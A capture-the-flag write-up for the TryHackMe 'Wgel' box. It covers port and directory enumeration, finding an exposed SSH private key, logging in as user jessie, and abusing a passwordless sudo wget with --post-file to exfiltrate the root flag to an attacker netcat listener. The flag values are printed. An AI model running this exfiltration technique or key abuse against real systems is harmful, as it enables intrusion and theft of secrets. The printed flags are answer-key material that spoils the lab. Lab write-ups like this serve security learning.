Wgel

Working Theory

Enumeration

Tools

nmap

```
nobodyatall@0xB105F00D:~/Desktop$ nmap -sC -sV -oN portscn 10.10.190.128
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-15 03:16 +08
Nmap scan report for 10.10.190.128
Host is up (0.19s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 94:96:1b:66:80:1b:76:48:68:2d:14:b5:9a:01:aa:aa (RSA)
|   256 18:f7:10:cc:5f:40:f6:cf:92:f8:69:16:e2:48:f4:38 (ECDSA)
|_  256 b9:0b:97:2e:45:9b:f3:2a:4b:11:c7:83:10:33:e0:ce (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.80 seconds
```

ffuf


```
nobodyatall@0xB105F00D:~/Desktop$ ~/script/reconnaissance/ffuf/ffuf -u http://10.10.190.128/FUZZ -w /
usr/share/wordlists/dirb/common.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v0.12
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.190.128/FUZZ
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
________________________________________________

                        [Status: 200, Size: 11374, Words: 3512, Lines: 379]
.hta                    [Status: 403, Size: 278, Words: 20, Lines: 10]
.htaccess               [Status: 403, Size: 278, Words: 20, Lines: 10]
.htpasswd               [Status: 403, Size: 278, Words: 20, Lines: 10]
index.html              [Status: 200, Size: 11374, Words: 3512, Lines: 379]
server-status           [Status: 403, Size: 278, Words: 20, Lines: 10]
sitemap                 [Status: 301, Size: 316, Words: 20, Lines: 10]
:: Progress: [4614/4614] :: 200 req/sec :: Duration: [0:00:23] :: Errors: 0 ::


nobodyatall@0xB105F00D:~/Desktop$ ~/script/reconnaissance/ffuf/ffuf -u http://10.10.190.128/sitemap/
FUZZ -w /usr/share/wordlists/dirb/common.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v0.12
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.190.128/sitemap/FUZZ
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
```

```
.ssh                    [Status: 301, Size: 321, Words: 20, Lines: 10]
                        [Status: 200, Size: 21080, Words: 1305, Lines: 517]
.hta                    [Status: 403, Size: 278, Words: 20, Lines: 10]
.htpasswd               [Status: 403, Size: 278, Words: 20, Lines: 10]
.htaccess               [Status: 403, Size: 278, Words: 20, Lines: 10]
css                     [Status: 301, Size: 320, Words: 20, Lines: 10]
fonts                   [Status: 301, Size: 322, Words: 20, Lines: 10]
images                  [Status: 301, Size: 323, Words: 20, Lines: 10]
index.html              [Status: 200, Size: 21080, Words: 1305, Lines: 517]
js                      [Status: 301, Size: 319, Words: 20, Lines: 10]
:: Progress: [4614/4614] :: 200 req/sec :: Duration: [0:00:23] :: Errors: 0 ::
```

Targets

port80

/
---
seems weird here so empty




documentation. Documentation for the web server itself can be found by acc
apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu s


```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

-user jessie??



```
            <p>
                The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:
            </p>
            <pre>
/etc/apache2/
|-- apache2.conf
|        `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf


 <!-- Jessie don't forget to udate the webiste -->
            </pre>
            <ul>
```

/sitemap/.ssh




Index of /sitemap/.ssh

Name	Last modified	Size	Description
Parent Directory		-	
id_rsa	2019-10-26 09:24	1.6K	

Apache/2.4.18 (Ubuntu) Server at 10.10.190.128 Port 80

-id_rsa dont have password to crack
-try to login jessie with the id_rsa without password
//it works!!



```
nobodyatall@0xB105F00D:~/tryhackme/wgel$ ssh -i id_rsa jessie@10.10.190.128
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-45-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

8 packages can be updated.
8 updates are security updates.

jessie@CorpOne:~$
```


Post Exploitation

Privilege Escalation

jessie

```
jessie@CorpOne:~/Documents$ sudo -l
Matching Defaults entries for jessie on CorpOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/
snap/bin

User jessie may run the following commands on CorpOne:
    (ALL : ALL) ALL
    (root) NOPASSWD: /usr/bin/wget
```

abuse the --post-file to send the root flag



```
jessie@CorpOne:~$ sudo wget --post-file=/root/root_flag.txt 10.9.10.47:18890
--2020-06-14 16:57:14--  http://10.9.10.47:18890/
Connecting to 10.9.10.47:18890... connected.
HTTP request sent, awaiting response...
```

```
nobodyatall@0xB105F00D:~/tryhackme$ nc -lvp 18890
listening on [any] 18890 ...
10.10.190.128: inverse host lookup failed: Unknown host
connect to [10.9.10.47] from (UNKNOWN) [10.10.190.128] 40138
POST / HTTP/1.1
User-Agent: Wget/1.17.1 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 10.9.10.47:18890
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 33

b1b968b37519ad1daa6408188649263d
```

Creds

Flags

```
jessie@CorpOne:~/Documents$ cat user_flag.txt
057c67131c3d5e42dd5cd3075b198ff6
```

root

===
b1b968b37519ad1daa6408188649263d

Write-up Images